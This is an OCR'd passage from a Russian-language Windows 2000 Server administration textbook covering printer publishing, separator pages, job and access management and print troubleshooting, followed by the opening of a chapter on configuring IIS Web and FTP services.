


Рис. 14.4. Укажите изготовителя и модель используемого принтера

Если пробная страница успешно напечатана, значит локальный принтер установлен. Перед тем как разрешить пользователям доступ к нему, необходимо его настроить.

Публикация принтеров

Принтеры являются ресурсом, поэтому можно сделать их доступными для пользователей или скрыть. Когда принтеры доступны, т.е. когда они видны в сети, пользователи будут пытаться подключаться к ним и посылать задания на печать, не обращая внимания на разрешения или установленную вами политику. Если вы не хотите, чтобы некоторые группы использовали определенные принтеры, вы можете запретить к ним доступ или даже сделать их скрытыми.

И наоборот, если нужно, чтобы общий принтер был доступным, сделайте его легко находимым, не только для того, чтобы уменьшить объем работы, но и для того, чтобы пользователь или администратор, устанавливающий принтер как сетевой, мог его найти. Все это мы и называем публикацией принтеров.

Обнаружение принтеров

Принтер легко найти, просматривая серверы печати, как это было в случае с серверами печати Windows NT. После обнаружения принтер можно установить на пользовательском компьютере с помощью мастера установки принтера или используя команду net use в командной строке.

Обнаружение принтера в Active Directory

Вы можете также опубликовать принтеры в службе каталогов Active Directory.

Если принтер опубликован в службе каталогов, его можно найти, опрашивая каталоги, которые содержат принтеры, отвечающие определенным требованиям. После этого найдите администратора принтера или ответственное лицо и запросите доступ к принтеру. Служба каталогов — величайшее благо для большой или широко рассредоточенной организации, где учетные записи машин исчисляются сотнями и тысячами.

Как же опубликовать принтер или внести его в список службы каталогов Active Directory? Вы не должны ничего делать до тех пор, пока не убедитесь, что сервер является активным членом домена. Когда сервер аутентифицирован как член домена, Windows 2000 позволяет ему опубликовать общие ресурсы в каталоге. Можно также отказаться от публикации принтеров — отмените установку флажок опции Перечислен в папке на вкладке Доступ или в свойствах принтера.

Однако для того чтобы сделать общий принтер доступным, сервер печати не обязательно должен быть членом домена. Чтобы опубликовать общий принтер автономного компьютера в каталоге, проделайте следующее.

1. Откройте окно Active Directory Users and Computers (Active Directory — пользователи и компьютеры). В столбце Name (Имя) щелкните правой кнопкой на папке объекта-контейнера, в которой нужно опубликовать принтер. Выберите команды New (Создать) и Printer (Принтер).
2. Введите путь к публикуемому принтеру в формате UNC, как показано на рис. 14.5. Несмотря на то, что диалоговое окно ссылается на ресурсы печати систем, предшествующих Windows 2000, это будет действенным способом размещения принтера в списке общих ресурсов автономного сервера печати. Кроме того, вы можете указать IP-адрес, используемый сервером, например `\\169.254.216.252\EpsonSty`.




Рис. 14.5. Диалоговое окно **Новый объект** — Printer

Поиск принтеров с помощью Web-броузера

Служба IIS устанавливается на компьютер по умолчанию во время инсталляции операционной системы Windows 2000 Server. Это дает возможность пользователям компьютеров с Windows 2000 Professional подключаться к принтерам сервера печати

через протокол HTTP. При подключении к общему логическому принтеру сервер автоматически обновляет необходимые драйверы принтера.

Пользователи могут подключиться к принтеру с помощью Web-обозревателя следующим образом.

- **HTTP://имя_сервера/принтеры**. На Web-странице перечислены все логические принтеры, которыми управляет сервер, определенный адресом в формате URL. Информация, введенная вами при первой установке принтера (например, информация о состоянии), приведена на странице.
- **HTTP://имя_сервера/имя_логического** принтера. Адрес в формате URL позволяет вам непосредственно подключиться к логическому принтеру.

Сокрытие принтеров

Добавив к имени общего принтера знак доллара ($), например `EpsonSty_MIS8$`, вы сделаете его скрытым — точно так же, как и общие сетевые папки. Конечно, можно подключиться к общему принтеру, введя в командной строке команду net use, но для этого требуется знать точное имя ресурса.

Запомните, если вы намерены скрыть общий принтер, то не заносите его в каталог при первой установке в качестве локального принтера.

Администрирование принтера

Прошли те времена, когда единственными принтерами, которые мы устанавливали в офисе, были обычные лазерные и матричные принтеры. Сегодня наивно полагать, что операционная система поддержит все возможности принтера, — так много различных марок и моделей появилось за последние годы. Чтобы исправить положение, Microsoft разрабатывает прикладные интерфейсы API, которые позволяют изготовителю принтера подключиться к средствам системы управления для настройки и конфигурирования принтера, а целый ряд общих свойств доступен из диалоговых окон конфигурации принтера.

В Windows 2000 существует три уровня управления принтерами. Во-первых, можно контролировать процесс печати — что, как и когда печатать. Этот уровень называется *управлением печатью*. Во-вторых, мы можем управлять заданиями печати: можно удалить задания печати, приостановить их, переадресовать или отменить. Это — *управление заданиями печати*. Наконец, можно опубликовать общий принтер и назначить, кому и когда разрешен доступ к принтеру и какие задания могут печатать пользователи. Это — *управление доступом принтера*. В первую очередь ознакомимся с функциями управления печатью.

Управление печатью

Для управления печатью требуется определенное организаторское мастерство. Используя методы, предлагаемые в этой главе, вы сможете создавать логические принтеры, устанавливать адаптеры сетевой печати и подключать к ним физические устройства печати, назначать доступ к принтерам, делегировать административные полномочия и т.д. Одним словом, вам придется делать все, что было перечислено в начале главы, выполняя также и повседневные обязанности.

Установка страницы-разделителя

Для нагруженной среды печати, производящей значимые документы, установка страницы-разделителя или заголовка, если вы предпочитаете терминологию NetWare, — утомительная, но необходимая работа.

Страницы-разделители печатаются в начале каждого задания и разделяют задания печати. Они также используются для вывода параметров заданий в начале каждого задания печати, перед первой страницей. Страницы-разделители не влияют ни на порядок печати заданий, ни на нумерацию страниц. Рассмотрим основные причины использования страницы-разделителя.

- **Отслеживание владельцев заданий печати.** Предположим, что в организации установлены несколько высокопроизводительных принтеров, на которых ежедневно печатает множество людей. К концу дня возле принтера остаются сотни документов, забытых владельцами. К концу недели неразобранные документы уже образуют огромную груду бумаги (Web-страницы, бланки, пресс-релизы, сообщения электронной почты и т.п.). Ситуация ухудшается день ото дня и в результате приводит к потерям времени и материалов. Использование страницы-разделителя позволяет администратору печати рассортировать задания, идентифицировать владельцев и подвергать их дисциплинарным воздействиям, если они вовремя не забирают свои задания (мелких нарушителей строго предупредить о том, чтобы они своевременно забирали бумаги под страхом лишения привилегий печати).
- **Разделение заданий печати большого объема. Если** принтер получает задания большого объема или непрерывные сообшения, то единственный способ отделить выполненные задания от текущих или рассортировать их — использование страницы-разделителя. Предположим, что есть несколько принтеров, которые печатают сообщения круглосуточно, при этом все задания отделяются страницами-разделителями.
- **Устранение хаоса для перегруженных принтеров.** Владельцы заданий обычно "стерегут" принтер. Послав задание на печать, они бросаются к принтеру и с нетерпением ждут распечатки. Вместе со своим заданием легко можно захватить чужие страницы и целые задания до того, как их заберут владельцы. Неразобранные задания без страниц-разделителей некоторое время хранятся в лотке загрузки, а затем отправляются в мусорную корзину.
- **Параметры задания.** Страницы-разделители также используются сложными принтерами для вывода информации о задании печати, например: владелец, используемый язык (если принтер поддерживает язык, изменяющийся в процессе печати) и т.п.

Windows 2000 обеспечивает четыре типа файлов страницы-разделителя. Эти файлы находятся в папке `Корневой_системный_каталог\System32`. Страницы описаны в табл. 14.1.

Таблица 14.1. **Страницы-разделители**

Файл разделителя	Описание
`PCL.SEP`	Печатает страницу после переключения двуязычного HP-принтера в режим печати PCL
`PSCRIPT.SEP`	Печатает страницу после переключения двуязычного HP-принтера в режим печати PostScript
`SYSPRINT.SEP`	Используется для принтеров PostScript
`SYSPRTJ.SEP`	Используется для тех же целей, что и `SYSPRINT.SEP`, но для печати японскими иероглифами

Страницы-разделители, описанные в табл. 14.1, в действительности не печатаются. Это — файлы сценариев, содержащие коды, которые сообщают диспетчеру принтера о печати страницы-разделителя и о том, что на ней печатать. Эти файлы можно открывать, редактировать и настраивать для своих целей. По умолчанию файл разделителя дает команду на принтер печатать имя владельца задания, дату и номер задания.

Страницы-разделители устанавливаются на компьютере сервера печати следующим образом.

1. Выберите принтер в папке принтеры и щелкните правой кнопкой мыши на его значке. Выберите команду Свойства, затем перейдите на вкладку Дополнительно, как показано на рис. 14.6.
2. Щелкните на кнопке Страница-разделитель. Введите имя и путь страницы-разделителя или щелкните на кнопке Обзор и выберите один из файлов страницы-разделителя в папке System32. После этого щелкните на кнопке OK и выйдите из диалогового окна Свойства. Теперь диспетчер печати будет печатать страницу-разделитель.




Рис. 14.6. Вкладка Дополнительно **окна свойств принтера**

Управление заданиями

Администраторам сервера и печати часто приходится управлять заданиями печати или документами. Windows 2000 предоставляет вам возможность делегировать полномочия по управлению заданиями на основе механизма "от подразделения к подразделению". Представленный список задач описывает функции, которые могут назначаться администратору управления задания. Диалоговое окно печати открывается двойным щелчком на значке принтера. Здесь доступны следующие опции.

- Приостановить задание. Двойным щелчком на значке принтера откройте диалоговое окно очереди заданий. Выберите задание печати и щелкните правой кнопкой мыши или выберите меню Документ. Выберите команду Пауза. Рядом

с выбранной опцией появляется "галочка", которая показывает, что задание печати приостановлено.

- **Приостановить все задания.** Щелкните правой кнопкой мыши в диалоговом окне очереди печати и выберите команду Отложенная печать. Все задания будут приостановлены.
- **Продолжить задание.** Продолжить выполнение приостановленного задания можно, открыв меню Document и выбрав команду Продолжить или щелкнув правой кнопкой мыши на задании печати и еще раз выбрав опцию Пауза, чтобы снять "галочку".
- **Отменить все задания.** Щелкнуть правой кнопкой мыши в окне очереди печати на любом задании и выбрать команду Очистить очередь печати.
- **Удалить отдельное задание.** Выберите задание печати и нажмите на клавишу <Delete>.

Приостановленные задания лучше переадресовать на другой физический принтер вместо их удаления и последующего перенаправления на другой принтер. Логический принтер остается тем же, вам потребуется только изменить порт и физический принтер,

Откройте диалоговое окно свойств логического принтера, перейдите на вкладку Порты и выберите новый порт. Поскольку принтер, подключенный к новому порту, использует прежний драйвер, документы будут продолжать печататься.

Управление доступом

Назначение доступа к принтерам ничем не отличается от назначения доступа к файлам и папкам. Чтобы разрешить пользователям доступ к принтерам сервера печати, прежде всего необходимо назначить принтер общим ресурсом. Кроме того, доступ к принтеру позволяет проводить его поиск в сети. Обеспечение доступа к принтерам почти идентично обеспечению доступа к точкам общего ресурса, только с одним различием: вы не можете решать, кто будет иметь доступ к общему принтеру.

Единственный способ ограничить доступ к принтерам — с помощью разрешений защиты (управление доступом). Как и в случае с общими файлами, может появиться желание оставить группу Все в списке контроля доступа принтера. Этот вариант оправдывает себя, если ваш принтер или группа принтеров общедоступны и настроены для печати на стандартной бумаге (и, конечно, никому не придет в голову вложить фирменные бланки в подающий лоток). Но если это касается маленьких или специальных принтеров (например, печать чеков и этикеток) и графопостроителей, разрешайте доступ только тем группам, которые действительно с ними работают.

Подумайте над созданием групп, работающих с определенными приложениями, и о добавлении пользователей в эти группы. Например, для группы пользователей, которые целый день работают с прикладной программой PeopleSoft, установлена специальная система Xerox для печати платежных ведомостей. Чтобы избежать печати посторонних документов, доступ к этому принтеру имеют только члены группы PeopleSoft.

Для обеспечения доступа ко всем принтерам организации опубликуйте их в службе каталогов Active Directory (что происходит автоматически при установке принтера на сервере-участнике домена). Это позволит вам передать административные задачи администраторам печати подразделений, о чем будет рассказано позже.

Назначение разрешений согласно ролям

Windows 2000 выделяет три класса пользователей и соответственно три вида доступа к принтерам: пользователи печатающие, пользователи, управляющие документами или заданиями печати, и пользователи, управляющие принтерами. Кстати, пользователю можно назначить любое разрешение.

Устранение неполадок

При работе с принтерами, как и с любыми другими устройствами, возможно возникновение неполадок.

Проблемы печати для серверов

Задания, которые не печатаются, именуются блокированными. Блокированные задания отображаются в очереди печати, но не выводятся на принтер.

Если задание находится в очереди и сообщение об ошибке не появляется, возможно, что параметры этого документа не соответствуют настройкам принтера, (Например, формат бумаги может не совпадать с форматом, установленным для этого принтера по умолчанию).

Сообщение об ошибке свидетельствует о том, что задание нельзя напечатать на физическом принтере. В этом случае для решения проблемы возможны следующие шаги.

1. Проверьте порт, назначенный логическому принтеру. Если порту присвоен IP-адрес, проверьте доступность адресата, передав ему запрос отклика. Если получен ответ, следовательно, сетевые компоненты включены в процесс печати. Другими словами, задания поступают на сервер, после чего сервер или, по крайней мере, монитор печати воспринимает порт. Если IP-адрес правильный и отклик из порта получен, проверка IP-порта на этом заканчивается. Если порт подключен непосредственно к серверу, параллельно или последовательно, необходимо выполнить те же диагностические процедуры.
2. Проверьте пространство жесткого диска, память и журнал регистрации событий. Нехватка ресурсов — одна из самых распространенных причин отключения службы диспетчера печати (Windows 2000 позволяет устанавливать лимиты выделяемого дискового пространства). Часто для продолжения печати требуется только очистить пространство диска или освободить оперативную память. Журнал регистрации событий подскажет вам, когда начались сбои в работе. Эти события обычно связаны с другими ошибками, которые укажут на причину бесплодных заданий. Проверьте драйвер принтера. Учитывая, что до настоящего времени принтер печатал без проблем, это, конечно, маловероятная причина отказа. Но существует вероятность, что драйвер принтера был изменен или удален другим администратором. Если после принятых мер физический принтер в течение, скажем, пяти минут не напечатал задание, перейдите к п. 3.
3. Переадресуйте задание. Переадресуйте задания на другой порт и соответственно на другое физическое устройство печати, как было описано в разделе "Публикация принтеров". Это метод "срочного ремонта", который никак не скажется на работе, но уменьшит давление со стороны нетерпеливых пользователей — они будут отправлять задания печати на тот же логический принтер. Если новый целевой физический принтер находится где-то в офисе, сообщите пользователям, где им забирать напечатанные документы. Убедитесь в том, что вы переназначаете задания на принтер того же типа и используете тот же драйвер. Если вам не удалось переадресовать задания печати, следовательно, проблема связана с диспетчером печати. Обычно это вызвано нехваткой ресурсов. Не мешкая, приступайте к п. 4.
4. Остановите и перезагрузите службу спулера на компьютере сервера печати. Была ли причиной нехватка ресурсов или же спулер отключен по другой причине, буферные файлы могли разрушиться. Иначе говоря, зачем вам лишняя головная боль, когда все остальное уже проверено. Перезапустите диспетчер печати,

затем остановите его и снова перезапустите. Если спулер работает нормально и быстро реагирует на команду перезагрузки, но задания все еще не печатаются, вероятно, что буферные файлы повреждены. Удалите задания печати. (Чтобы удалить файлы, вам придется стать владельцем принтера. Если новые задания все еще не печатаются, примите решительные меры.) Файлы, которые нужно удалить, имеют расширение `.spl` и `.shd`.

5. Перейдите к автономному использованию логического принтера. Это лучшее, что можно сделать, чтобы полностью предотвратить доступ к логическому принтеру. Выбор опции Использовать принтер автономно приводит только к переполнению очереди печати. Сообщите пользователям заранее, что они лишены доступа, и объясните причины. Лучше полностью закрыть доступ к принтеру. Перейдите на вкладку Безопасность диалогового окна свойств и отмените все разрешения, назначенные группам, использующим принтер. Проделайте это для всех логических принтеров, получающих доступ к порту, на котором обнаружена ошибка.
6. Сообщите пользователям и технической службе о существующей проблеме. Как только пользователи обнаружат, что доступ к принтеру закрыт, у них появятся соответствующие вопросы. Лучше нанести "упреждающий удар".
7. Если порт виден, попробуйте войти в систему. Некоторые порты позволяют подключаться к интерфейсному устройству. Если вам удалось зарегистрироваться в системе, вы сможете провести диагностику на основе порта. Многие изготовители прилагают к своей продукции специальное ПО, которое позволяет провести диагностику принтера и запросить его об ошибках. Если принтер выдает сообщение об ошибке, вызывайте специалиста из сервисного центра. Если ошибки принтера не обнаружены, то проблема, вероятно, с адаптером сетевой печати, например, с JetDirect-картой или устройством Lantronix. Очень часто проблемы возникают из-за дочерних записей, оставшихся при загрузке новых версий программно-аппаратных средств.
8. Определите проблемы пользователя. Если задания, посылаемые пользователем, не появляются в очереди печати, то это уже проблема не сервера, а пользователя. В этом случае пользовательскую службу спулера лучше остановить.

Проблемы печати для клиентов

Проблемы печати клиентов и серверов взаимосвязаны, хотя и отличаются. Наиболее распространенные пользовательские проблемы печати, с которыми вам придется столкнуться, представлены ниже,

1. **Страница напечатана неправильно.** Скорее всего пользователь установил неправильный драйвер принтера. Проверьте конфигурацию сервера и убедитесь, что пользователь получает правильный драйвер. Помните, вам необходимы драйверы для всех версий и типов операционных систем, установленных на пользовательских компьютерах, в том числе по одному для каждой версии Windows. При подключении к определенному принтеру на сервере печати Windows 2000 могут появляться сообщения об ошибках, например о том, что пользователь должен установить драйвер принтера. Это означает, что на сервере Windows 2000 установлены корректные драйверы, но они не посылаются клиенту автоматически при каждом обращении к серверу. Другая причина может быть связана с параметрами физического принтера. Например, принтер настроен для печати PostScript, но получено задание PCL (что происходит при печати из файла или перезапуске сохраненного задания). Кроме того, причиной может быть недостаточный объем буферной памяти или неисправность принтера.

2. **Печать только некоторых заданий.** Это говорит о неправильной пользовательской конфигурации. Например, пользователь посылает задание не подходящему принтеру. Эту проблему можно свести к минимуму, предоставляя пользователям адекватную информацию о размещении принтеров.

Двусторонний обмен данными

Включенная опция двустороннего обмена данными позволяет принтеру с развитой логикой общаться со службой печати сервера в режиме реального времени. Физический принтер передает сообщения на сервер печати, например, об отсутствии бумаги в лотке, о замене тонера, о необходимости технического обслуживания, о текущем состоянии принтера и т.д.

Диагностическая опция находится на вкладке Порты диалогового окна свойств принтера и по умолчанию отключена. Если выбранный порт не поддерживает двусторонний обмен данными, эта опция недоступна. Однако Windows постоянно запрашивает принтер, и вы будете все время получать информацию о его состоянии.

Резюме

В этой главе были подробно рассмотрены службы печати Windows 2000 Server, описана установка и настройка принтеров, а также их администрирование. Приведен перечень типичных неисправностей, а также описаны методы "борьбы" с ними.

Контрольные вопросы

1. Чем отличается логический принтер от физического?
   а) логический принтер — это необходимое ПО, а физический принтер — устройство печати;
   б) логический принтер отвечает за логику процесса печати, а физический принтер реализует сам процесс печати;
   в) практически ничем.
2. В каком случае нужно устанавливать сетевой принтер?
   а) можно устанавливать всегда;
   б) только в том случае, если он не используется сервером печати;
   в) в локальных сетях.
3. Для чего используются страницы-разделители печати?
   а) для разделения печатаемых страниц согласно их назначению;
   б) для разделения принтеров на группы;
   в) в целях разделения пользователей принтеров.

Глава 15

Службы Web и FTP

В этой главе...

- Принципы управления Web- и FTP-серверами
- Настройка служб HTTP
- Настройка служб FTP
- Настройка служб SMTP
- Настройка служб NNTP
- Резюме

В данной главе рассматривается настройка и управление серверами локальной сети и Internet для служб HTTP, FTP, SMTP и NNTP, а также установка параметров безопасности. Будут рассмотрены методы настройки Web-сервера на базе Windows 2000 для управления Web- и FTP-узлами и работы в качестве почтового сервера и управления группами новостей.

Принципы управления Web- и FTP-серверами

Еше в Windows NT предлагался широкий выбор служб для настройки и управления серверами локальной сети и Internet, В Windows 2000 Server этот перечень был существенно расширен, в результате чего данная ОС превратилась в одну из лучших сетевых платформ.

Проектирование и реализация серверов локальной сети или Internet — достаточно сложная процедура, для подробного описания которой потребуется отдельная книга. Поэтому в главе будут описаны наиболее общие понятия и процедуры, необходимые для выполнения различных задач.

Web-службы

Windows 2000 Server объединяет несколько служб, связанных с клиентами локальных сетей и сети Internet в одно целое, известное под названием Информационные службы Internet (IIS).

- Web-сервер. Эта служба позволяет настроить Windows 2000 для выполнения функций HTTP-сервера в Internet. Благодаря этой службе компьютер на базе Windows 2000 Server может исполнять роль различных Web-узлов. Web-сервер необходим также некоторым другим службам, главным образом для административного управления удаленным сервером и службами, которые к нему относятся.

- **FTP-сервер**. Протокол FTP отвечает за обмен файлами между компьютерами. Несмотря на то, что множество узлов сети обеспечивают передачу файлов с помощью HTTP-сервера, протокол FTP все еще остается наиболее распространенным механизмом загрузки и передачи файлов в локальных сетях и Internet. Служба FTP предоставляет возможность компьютеру Windows 2000 Server управлять различными FTP-узлами.
- **Служба SMTP.** Протокол и служба SMTP дают вам возможность настроить Windows 2000 Server в качестве SMTP-сервера электронной почты.
- **Служба NNTP**. Служба NNTP и соответствующий протокол предоставляют администратору возможность настроить Windows 2000 Server в качестве сервера новостей. Это позволит создавать открытые и закрытые группы новостей, назначать различные способы аутентификации, создавать группы новостей с модератором, получать сообщения из других NNTP-серверов Internet для создания открытого сервера новостей.
- **Серверные расширения FrontPage.** Серверные расширения FrontPage позволяют службе HTTP в Windows 2000 Server поддерживать Web-узлы, созданные приложением FrontPage компании Microsoft. В большинстве случаев серверные расширения FrontPage обеспечивают удаленную проверку подлинности для узлов FrontPage и их управление.
- **Поддержка удаленного развертывания Visual InterDev RAD.** Эта служба предоставляет возможность разработчикам, использующим Visual InterDev RAD (среда разработки от компании Microsoft), публиковать узлы, созданные на этой инструментальной платформе, и управлять ими.

Если организуется открытый Web-сервер для всесторонней поддержки клиента, электронной торговли и т.п., будет полезным ознакомиться с решениями других служб, а не только тех, что содержатся в Windows 2000 Server. Например, Microsoft Commercial Internet Server (MCIS) объединяет в себе все упомянутые службы и несколько дополнительных (SQL Server, Site Server), что позволяет создать универсальный Web-сервер. Однако службы, включенные в Windows 2000 Server, обеспечивают прочную основу для создания локального сервера или открытого сервера Internet в соответствии с потребностями вашей собственной компании.

Настройка служб HTTP

Компоненты службы IIS, выполняемые на Web-сервере, дают возможность компьютеру Windows 2000 Server функционировать в качестве Web-сервера с HTTP-содержимым. Web-служба обеспечивает всесторонний контроль содержимого, требуемые свойства безопасности и высокую пропускную способность сети, что делает службу IIS необходимым элементом Web-сервера на базе Windows 2000 Server.

Узел, определенный по умолчанию

Во время установки Web-службы IIS создает Web-узел, заданный по умолчанию, показан на консоли Internet Information Services. По умолчанию Web-узел обеспечивает следующие средства выполнения функций сервера,

- **Администрирование IIS.** Узел, заданный по умолчанию, обеспечивает средства управления Web-сервером с помощью обозревателя. Средства администрирования по умолчанию размешаются в виртуальной папке IISAdmin, к которой вы можете обратиться через броузер по адресу URL `http://localhost/iisadmin`. Администрирование IIS с использованием HTML ограничено по умолчанию ло-

кальными узлами. Но можно настроить виртуальный каталог IISAdmin, чтобы позволить доступ к нему с других IP-адресов как локальной сети, так и Internet.

- Справочная служба IIS. Виртуальная папка IISHelp содержит документы в формате HTML с детальной информацией о службах IIS. Для просмотра справочной документации укажите в окне броузера адрес http://localhost/iishelp.
- Шаблоны IIS. Этот виртуальный каталог содержит несколько типовых сценариев администрирования, написанных на языках Java и Visual Basic и в Active Server Pages для задач различных категорий.
- Служба печати через Internet. Во время установки IIS создает виртуальный каталог Printers (Принтеры) и заполняет ее файлами, необходимыми для поддержки протокола печати через Internet IPP, что дает возможность пользователям посылать задания печати на сервер Internet.

Настройка Web-узла

Настройка параметров Web-узла под управлением IIS — не очень сложная задача, но выполнение ее происходит в несколько этапов. В этом разделе будет рассказано о создании новых и настройке уже существующих узлов.

Подготовка сервера

Первый этап заключается в подготовке папок узла. Можно разместить все файлы узла в пределах одной физической структуры папки вместе со всем содержимым папки и вложенных папок, но в то же время IIS не обязательно приемлет подобную структуру как единственно возможную. Можно создать виртуальную структуру, используя папки одного локального сервера, общие сетевые ресурсы другого сервера, а также виртуальные папки. Все это представляется пользователю как одна цельная логическая структура папки и функционирует в соответствии с содержимым узла. На этой стадии вам следует определить, где будут находиться файлы узла — на отдельном сервере или на нескольких серверах. Следует указать NTFS-разрешения, которые потребуются для управления доступом при запрещении анонимной регистрации или при использовании комбинации анонимного и санкционированного доступа. Создайте папки на целевых компьютерах и установите требуемые разрешения.

На следующем этапе нужно убедиться в наличии необходимого IP-адреса, связанного с сервером. Если сервер является ведущим компьютером для одного узла, вам потребуется только один IP-адрес. Если требуется подключить к серверу несколько узлов с различными IP-адресами, присвойте различные значения портам TCP или воспользуйтесь различными HTTP-заголовками (более подробно об этом будет рассказано в следующем разделе). Используйте свойства протокола TCP/IP в параметрах настройки сетевого подключения для просмотра и добавления IP-адресов.

И наконец, убедитесь, что для домена создана необходимая зона DNS, выделенная на данном сервере, и в этой зоне существуют соответствующие записи ресурсов. Предположим, например, что вы устанавливаете Web- и FTP-сервер для домена mcity.org. Создайте зону DNS на вашем DNS-сервере для домена mcity.org с соответствующими записями SOA и NS для этой зоны. После создания зоны в нее следует добавить дополнительные записи ресурсов, например, запись A (или запись CNAME) для служб www или ftp, которые указывают на соответствующие адреса этих служб на IIS-сервере. После этого убедитесь, что домен зарегистрирован с корневыми серверами и записи корневых серверов указывают на разрешение имен вашего DNS-сервера.

Создание и настройка узла с помощью IIS

Процесс создания и настройки Web-узла достаточно прост и разбит на несколько этапов, Если же необходимо обеспечить специальные функции узла, дополнительную настройку свойств или режима работы, то для этого потребуется еще немного поработать. Первый этап — запуск мастера создания Web-узлов.

Запуск мастера создания Web-узлов

Для добавления узла откройте консоль IIS (рис. 15.1), выполнив команду Пуск⇨Программы⇨Администрирование⇨Диспетчер служб Интернета. Щелкните правой кнопкой мыши на значке сервера, к которому вы хотите добавить узел, и выберите команду Создать⇨Узел Web, чтобы запустить мастер создания Web-узлов. В процессе создания Web-узла следует ввести ряд параметров.

После создания Web-узла с помощью мастера придется настроить некоторые дополнительные свойства для определения содержимого узла, разрешений и т.д.




Рис. 15.1. Окно консоли US

Настройка документов по умолчанию

Большая часть узлов включает в себя, по крайней мере, один заданный по умолчанию документ. Обычно это HTML- или ASP-документ, представленный пользователю, если нет иных документов, находящихся по адресу URL. Например, при просмотре содержимого узла по адресу `http://www.mcity.org` отобразятся имеющиеся заданные по умолчанию документы, назначенные узлу `www.mcity.org` (такие как `default.htm` или `default.asp`). Однако пользователь может также запросить определенный документ, такой как `http://www.mcity.org/contacts.htm`. В этом случае служба IIS предоставила бы документ `Contacts.htm`, предполагая, что названный документ существует в корневом каталоге узла.

Можно настраивать различные заданные по умолчанию документы. Если документ, указанный в списке, не доступен, IIS обрабатывает следующий документ в спи-

ске. При назначении заданных по умолчанию документов можно устанавливать приоритет документов. Чтобы это сделать, откройте консоль IIS, щелкните правой кнопкой мыши на значке Web-узла, параметры которого вы хотите изменить, и выберите пункт Свойства в контекстном меню. На вкладке Документы выберите опцию Задать документ, используемый по умолчанию или убедитесь, что вы используете одно из заданных по умолчанию имен документа (`Default.htm` или `Default.asp`) для первичного документа в целевой папке, или щелкните на кнопке Добавить, чтобы добавить имя применяемого документа. После добавления всех соответствующих имен клавишами со стрелками вверх и вниз измените порядок расположения документов.

Настройка домашнего каталога

При добавлении Web-узла определяется каталог локального компьютера, общая сетевая папка или постоянный адрес URL в качестве домашнего каталога узла. На следующем этапе нужно назначить соответствующие свойства домашнего каталога. Для этого щелкните правой кнопкой мыши на значке Web-узла в консоли IIS, выберите в появившемся меню Свойства и перейдите на вкладку Домашний каталог, показанную на рис. 15.2.

